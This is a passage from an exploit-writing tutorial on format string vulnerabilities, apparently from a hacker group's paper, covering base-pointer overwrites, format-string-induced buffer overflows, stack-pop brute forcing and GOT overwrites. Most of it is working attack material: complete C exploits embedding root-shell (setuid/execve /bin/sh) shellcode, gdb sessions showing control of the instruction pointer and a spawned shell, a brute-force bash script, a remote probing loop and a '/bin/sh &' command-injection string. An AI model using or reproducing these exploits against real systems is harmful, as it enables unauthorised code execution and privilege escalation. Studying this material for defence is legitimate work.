0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000BBBBI got argv: ¿¿¡ Òú¿¿ û¿¿

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Yep as we hoped we control the eip let’s write an exploit for this vuln, it’s time to go into *elite* mode.

```
-  - - bp_exp.c - - -
// required include files
#include <stdlib.h>
#include <stdio.h>

#define offset 0x9
#define written 0x0013
#define sum (((eip)&0x0000FFFF)-written)+0x8

char shellcode[] =
        /* BSD x86 shellcode by eSDee of Netric (www.netric.org)
         * setuid(0,0); execve /bin/sh; exit();
         */

    // some extra Nops
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"


        // setuid(0,0);
        "\x31\xc0"                                  // xor    %eax,%eax
        "\x50"                                      // push   %eax
        "\x50"                                      // push   %eax
        "\x50"                                      // push   %eax
        "\xb0\x17"                                  // mov    $0x17,%al
        "\xcd\x80"                                  // int    $0x80

        // execve /bin/sh
        "\x31\xc0"                                  // xor    %eax,%eax
        "\x50"                                      // push   %eax
        "\x68\x2f\x2f\x73\x68"                      // push   $0x68732f2f
        "\x68\x2f\x62\x69\x6e"                      // push   $0x6e69622f
        "\x89\xe3"                                  // mov    %esp,%ebx
        "\x50"                                      // push   %eax
        "\x54"                                      // push   %esp
        "\x53"                                      // push   %ebx
        "\x50"                                      // push   %eax
```

```
        "\xb0\x3b"                                  // mov    $0x3b,%al
        "\xcd\x80"                                  // int    $0x80

        // exit
        "\x31\xc0"                                  // xor    %eax,%eax
        "\xb0\x01"                                  // mov    $0x1,%al
        "\xcd\x80";                                 // int    $0x80

int main(void)
{
unsigned long ebp = 0xbfbffad0;
unsigned long eip = 0xbfbffb11;
unsigned long sh_adr= 0xbfbffcb6;
char buffer[512],tmp[25],*p;
int i;

memset(buffer,0x00,512);
    p=buffer;
    p=strcat(p,((char *)&ebp));

    p+=4;

sprintf(tmp,"%%.%dx%%%d$hnB",sum,offset);
p=strcpy(p,tmp);
p+=strlen(tmp);


        p=strcat(p,((char *)&sh_adr));

        p+=4;


*p='\0';

execl("./bp_vuln","./bp_vuln",buffer,shellcode,NULL);

}


-bash-2.05b$ make bp_ex
cc -O -pipe   bp_ex.c  -o bp_ex
bp_ex.c: In function `main':
bp_ex.c:54: warning: assignment makes pointer from integer without a
cast
bp_ex.c:63: warning: assignment makes pointer from integer without a
cast
-bash-2.05b$

-bash-2.05b$ gdb –exec bp_ex –sym bp_vuln -q
Deprecated bfd_read called at
/usr/src/gnu/usr.bin/binutils/gdb/../../../../contrib/gdb/gdb/dwarf2rea
d.c line 3049 in dwarf2_read_section
(gdb) r
Starting program: /usr/home/rave/newlife/bp_ex

Program received signal SIGTRAP, Trace/breakpoint trap.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x80480b8 in _start ()Error accessing memory address 0x2805d974: Bad
address.
```

```
(gdb) c
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000bfbffc
9aB¶ü¿¿I got argv:

Program received signal SIGTRAP, Trace/breakpoint trap.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x80480b8 in _start ()Error accessing memory address 0x2805d974: Bad
address.
(gdb) c
Continuing.
$ id
uid=1018(rave) gid=1018(rave) groups=1018(rave)
$ exit
Program exited normally.
(gdb)
```

As you can see I worked this vuln and exploit out on a FreeBSD box for the one and only reason to gain control over the base pointer because on BSD the base pointer isn't as humpy as on Linux systems so keep this in mind

```
-bash-2.05b$ uname -a
FreeBSD drunken.fi.st 4.8-RELEASE-p13 FreeBSD 4.8-RELEASE-p13 #1: Wed
Oct  8 20:28:21 CEST 2003
kain@drunken.fi.st:/usr/src/sys/compile/HAREM  i386
-bash-2.05b$
```

3. Exploiting Buffer Overflows with fmt.

Not every thing in the world of format strings has to be hard and fucked to under stack take for example the exploitation of a buffer overflow with a format string. If you paid attention to every word I said you will have seen %.<digit>x around, and this parameter might be the key.

```
// vuln.c
int main (int argc,char **argv)
{
char outbuf[512];
char buffer[512];
if (strlen (argv[1]) > 100) { printf("argv[1] to long\n");exit(0);}
sprintf (buffer, "Hello %s", argv[1]);
sprintf (outbuf, buffer);
}
```

< Compile the vuln with –g Flags for extra debug info >

```
-bash-2.05b$ gcc -o vuln vuln.c -g -ggdb3
```

```
-bash-2.05b$
```

As you can see we have our selves a buffer overflow but its protected by the argument length check.

```
-bash-2.05b$ ./vuln `perl -e'print "A" x530'`
argv[1] to long
-bash-2.05b$
```

Now what? You have seen the possibilities to add lot of NULL`s with one single format parameter. We used this in all 3 exploits above and we can use this trick to overflow the outbuf buffer as you can see here

```
-bash-2.05b$ ./vuln %.530x
Segmentation fault (core dumped)
-bash-2.05b$
```

The first fprintf adds “Hello %.530x” (%.530x = argv[1]) to buffer, so the contents of buffer now are:

buffer = “Hello %.530x”

So far nothing is wrong until this line:

```
sprintf (outbuf, buffer);
```

As you can see we are missing our format parameter so we control this line, here we pass “Hello %.530x” to outbuf. And thanks to the fact that the format parameter is missing the %.530x will produce 530 0`s inside outbuf which overflows because the length of the buffer now is

strlen(“Hallow “) + strlen (“530 x 0”); = 537

Hehe, do you get what I mean? Let’s calculate what we need to change the instruction pointer.

```
outbuf[0] = ‘H’  outbuf[1] = ‘a’ outbuf[2] = ‘l’  outbuf[3] = ‘l’
outbuf[4] = ‘o’  outbuf[5] = ‘w’ outbuf[6] = ‘ ’

...
...
outbuf[512] = ‘\0’
outbuf[512] + 1 = ebp +3
outbuf[512] + 2 = ebp +2
outbuf[512] + 3 = ebp +1
outbuf[512] + 4 = ebp
```

512 + 4 = 516

As u can see we already have 7 chars in the buffer the means we need

516 – 7 = 509

This sum tells u that we need to add 509 bytes to the string and a fake eip to overwrite the base pointer and so the instruction pointer. Let’s see if my sum was correct.

```
(gdb) run %.509xBBBB
The program being debugged has been started already.
Start it from the beginning? (y or n) y
```

```
Starting program: /usr/home/rave/fmt/vuln %.509xBBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

Oh yes my friends now we can exploit this bug via a simple format string that looks like this:

```
%.509x<fake eip><nops + shellcode>
```

Ok here we go then.

```
// exploit.c
// required include files

#include <stdlib.h>
#include <stdio.h>


char shellcode[] =
        /* BSD x86 shellcode by eSDee of Netric (www.netric.org)
         * setuid(0,0); execve /bin/sh; exit();
         */

    // some extra nops
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"


        // setuid(0,0);
        "\x31\xc0"                              // xor    %eax,%eax
        "\x50"                                  // push   %eax
        "\x50"                                  // push   %eax
        "\x50"                                  // push   %eax
        "\xb0\x17"                              // mov    $0x17,%al
        "\xcd\x80"                              // int    $0x80

        // execve /bin/sh
        "\x31\xc0"                              // xor    %eax,%eax
        "\x50"                                  // push   %eax
        "\x68\x2f\x2f\x73\x68"                  // push   $0x68732f2f
        "\x68\x2f\x62\x69\x6e"                  // push   $0x6e69622f
        "\x89\xe3"                              // mov    %esp,%ebx
        "\x50"                                  // push   %eax
        "\x54"                                  // push   %esp
        "\x53"                                  // push   %ebx
        "\x50"                                  // push   %eax
        "\xb0\x3b"                              // mov    $0x3b,%al
        "\xcd\x80"                              // int    $0x80

        // exit
        "\x31\xc0"                              // xor    %eax,%eax
        "\xb0\x01"                              // mov    $0x1,%al
        "\xcd\x80";                             // int    $0x80


int main(void)
{
char buffer[51];
unsigned long sh_adr= 0xbfbffe7a;
```

```
memset(buffer,'\0',51);
setenv("dsr",shellcode,1);

sprintf(buffer,"%%.509x%s",((char *)&sh_adr));


execl("./vuln","./vuln",buffer,NULL);


}
```

For the uber 1337 exploiters among us one little note, in this exploit I did not put the shellcode behind the format string but in the environment. Lets us see if my exploit worked out as supposed to.

```
-bash-2.05b$ ./exploit
$ exit
-bash-2.05b$
```

Yes once again we owned the system because of smart thinking and of course the bug to exploit.

3.1 Brute forcing

To get the required number of stack pops (%x) you need to use a brute force attack against your target binary. And of these brute force attacks you have 3 kinds of brute force attacks:

1. Local brute force.
2. Remote brute force.
3. Bind brute force.

3.1.1 Local brute force.

Local brute forcing is easy to do, in fact this is what we where doing from the beginning we tried to retrieve the number of stackpops we needed to pop our own input.

```
-bash-2.05b$ ./fmt_vuln2 AAAA`perl -e'print ".%x" x 14'`
AAAA.28060000.bfbffae0.8048521.bfbffae0.bfbffcbc.2804e78a.28060100.2.1b
ffafc.28060100.bfbffa98.2.2.41414141
-bash-2.05b$
```

Here we found the number of stackpops we need, kokanin and me (well kokanin more than I did) created a little brute force tool in bash to retrieve the information more automatically.

```
-- format.sh --
#!/bin/bash
echo "Local format string bruteforce tool written by kokanin of dtors
security"
echo "Mailto: kokanin@dtors.net"
printf "\x0a\x07"
target=$1
for i in `jot $2`;
do $target BBBB`perl -e 'print ".%x" x '$i''` | grep 4242 && echo
"found: \
```

```
$i pops" && found=wee && break;
done
if [ "$found" != "wee" ]
then echo "nothing found, increase offset or think of the possibility
that the format buffer is on the heap"
fi
-- format.sh –

-bash-2.05b$ ./format.sh ./fmt_vuln2 10
Local format string bruteforce tool written by kokanin of dtors
security
Mailto: kokanin@dtors.net

nothing found, increase offset or think of the possibility that the
format buffer is on the heap
-bash-2.05b$

-bash-2.05b$ ./format.sh ./fmt_vuln2 20
Local format string bruteforce tool written by kokanin of dtors
security
Mailto: kokanin@dtors.net

BBBB.28060000.bfbffb00.8048521.bfbffb00.bfbffcd0.2806d788.1bffb14.2.bfb
ffab0.2.2.bfbffb58.2804c21b.42424242
found: 14 pops
-bash-2.05b$

Enjoy this tool it’s free.
```

3.1.2 Blind brute force.

If your target does not reply to you physically an output of your format string to stdout (or a file or what ever) you should consider using blind brute forcing. This is something scut of team-teso mentions in his paper but doesn’t elaborate on. You can do blind brute forcing easily by hand with gdb our main debugger.

```
-bash-2.05b$ gdb -q ./fmt_vuln2
(no debugging symbols found)...(gdb)

(gdb) r AAAA%x%x%n
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /usr/home/rave/fmt/./fmt_vuln2 AAAA%x%x%n
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGBUS, Bus error.
0x280d83ca in vfprintf () from /usr/lib/libc.so.4
(gdb) printf "eax: %08x\n", $eax
eax: 08048521
(gdb) r AAAA%x%x%x%x%x%n
Starting program: /usr/home/rave/fmt/./fmt_vuln2 AAAA%x%x%x%x%x%n
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGBUS, Bus error.
0x280d83ca in vfprintf () from /usr/lib/libc.so.4
(gdb) printf "eax: %08x\n", $eax
eax: 2806d788
(gdb) r AAAA%x%x%x%x%x%x%x%x%x%x%x%x%n
The program being debugged has been started already.
```

```
Start it from the beginning? (y or n) y

Starting program: /usr/home/rave/fmt/./fmt_vuln2
AAAA%x%x%x%x%x%x%x%x%x%x%x%x%x%n
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x280d83ca in vfprintf () from /usr/lib/libc.so.4
(gdb) printf "eax: %08x\n", $eax
eax: 41414141
(gdb)
```

A viola! As you guys might already know (because I told you all) %eax is the target address and %ecx the number of bytes to write to %eax. As you can see we tried different numbers of stack pops + one write parameter (%n) and we watched %eax on every crash. If you find %eax to be the contents of your format string you have found the number of stackpops.

3.1.3 Remote brute force.

Brute forcing is not limited to local use, you can use it on network connections as well, as you can see in this code sample ripped from Frederic Raynal's demo format exploit.

```
#define MAXOFFSET 255
for (i = 1; i<MAX_OFFSET && offset == -1; i++) {
snprintf(fmt, sizeof(fmt), "AAAA%%%d$x", i);
write(sock, fmt, strlen(fmt));
memset(buf, 0, sizeof(buf));
sleep(1);
read(sock, buf, sizeof(buf))
if (!strcmp(buf, "AAAA41414141"))
offset = i;
}
```

This routine sends over AAA%<offset>$x over to the vulnerable server. When the server reply`s to the client (the exploit in this case) the returned string wil be compared with strcmp() to see if the routine has used the right amont of stackpops. You can compare this action with a physical check you do for your self when you brute force an application locally.


```
-bash-2.05b$ ./fmt_vuln2 AAAA%14$\x
AAAA41414141
-bash-2.05b$

if (!strcmp(buf, "AAAA41414141"))
offset = i;
}
```

If strcmp returns 0 (success) the bruteforce rountine brakes and offset has the number of stackpops to use. So here`s your proof , remote bruteforcing is a possibility.


4. Target address and final word.

4.0.1 Return Address.

I think every one here has a little knowledge of the stack.



Here you see a simple figure of how a function is called and how it reminds itself where to return into a lower function. In this case the function is main(). If you can overwrite the return address and change it's value to the address of our shellcode you can fool the return routine like this.



So at the moment function() wants to return into the function main it returns in the shellcode/nops and your shellcode is executed. The hert guys also wrote a paper about format bugs in that article they explain very well how to find the return address with specially crafted format strings. It would be a good thing to read that paper because it has some interesting issues that I don't talk about in my paper.

(You can find the URL to there paper in my reference section)

4.0.2 GOT entry.

The GOT (Global Offset Table) is a special entry in the ELF format that holds information about functions that are extern from the program. It includes the functions that are used in the program and the address to those functions. When the proccess is started the ELF binary looks up the real addresses of the functions from the system's libraries this makes the binary kind of portable to other distributions of the same operating system.

To retrieve the GOT list u can use objdump as you see here in this example:

```
[-bash-2.05b$ objdump fmt_vuln2 --dynamic-reloc binary

fmt_vuln2:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804965c R_386_JUMP_SLOT   strcpy
08049660 R_386_JUMP_SLOT   printf
08049664 R_386_JUMP_SLOT   atexit
08049668 R_386_JUMP_SLOT   exit


/usr/libexec/elf/objdump: binary: No such file or directory
-bash-2.05b$
```

You can over write the addresses on the left side of the table to make the shellcode execute at the time the function is called. Another nice method to bypass stack protection is trying to exploit your target to return back into libc. For example:

```
Int warning (char *para,char *user,int tty)
{
FILE fd;
fd=fopen(para,”wa+”);
fprintf(fd,”Warning Unauthorized user: %s found on tty0%d\n”,user,tty);
fclose(fd);
}
```

If you control variable *para you can try to overwrite the got address of function fprintf() by turning it into system(). *Para gets passed to system() and your command gets executed. For example “/bin/sh –c” , I suggest you turn *para into:

```
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;/bin/sh &
```

If fopen will be called you will see

```
Bash$
```

Final words

As you can see one can use all kinds of format strings to their own advantage to suit the situation they are in. $ebp overwriting could be a nice solution if you have a small buffer to place your format string in.

Now that you learned how to exploit format bugs in general you can find and create your own vulnerable executables because they’re still out there in the real world. Yesterday I found my self-a nice remote format bug in on of the popular ftp servers for Windows. The only thing is, the format bug is on the heap but this doesn’t have to be a problem. For more information about format strings on the heap I suggest you read the format paper written by scut of team-teso. You can find the paper in my reference section.

Not only printf is vulnerable to format bugs but also these functions

```
fprintf
printf
```

```
sprintf
snprintf
vfprintf
vprintf
vsprintf
vsnprintf
setproctitle
syslog
```

I wish you all a great time with the so-called format bugs and I hope you will be able to master them one day.

Before I stop I want to give 3 people a special thankz those people are kokanin of dtors security research (kokanin.dtors.net) for lending me his BSD box for the code examples. Wilco eliveld of eliveld networks (www.eliveld.com) for lending me his Linux box for code samples and extra research. And dragnet for correcting my spelling all over this paper because my English is really bad and I think it's time to consider a studying the English language more :).

Have fun ,, Rave

Your Targets		
Methode	**Windows**	**Unix Like**
Overwriting the retrun adres	X	X
Overwriting the .DTORS		X
Overwriting the GOT entery		X
Overwriting the atexit() hook	X	X
Overwriting Function pointers	X	X
Overerwriting Local variables	X	X

Exploiting Methodes		
Methode	**Windows**	**Unix Like**
Direct parameter access (+ sw)		X
Step by step writing (%u)	X	X
Short write to base pointer	X	X
Create buffer overflow (%.999x)	X	X
		X
		X

Finally:

Code Samples by: Rave
Texts by: Rave
Released By: Dtors security research (DSR)

Greetz to:

Ilja (Netric) , Esdee(Netric), The_Itch (Netric),Bob (DSR), Mercy (DSR), b0f (the b0f man no bad word about THE man MAN);
+ Every one I forgot and supposed to be in this list.

Reference:

Format paper by F. Raynal, (remote brute force)
Format paper by The_itch (itchy`s (the_itch of netric) paper)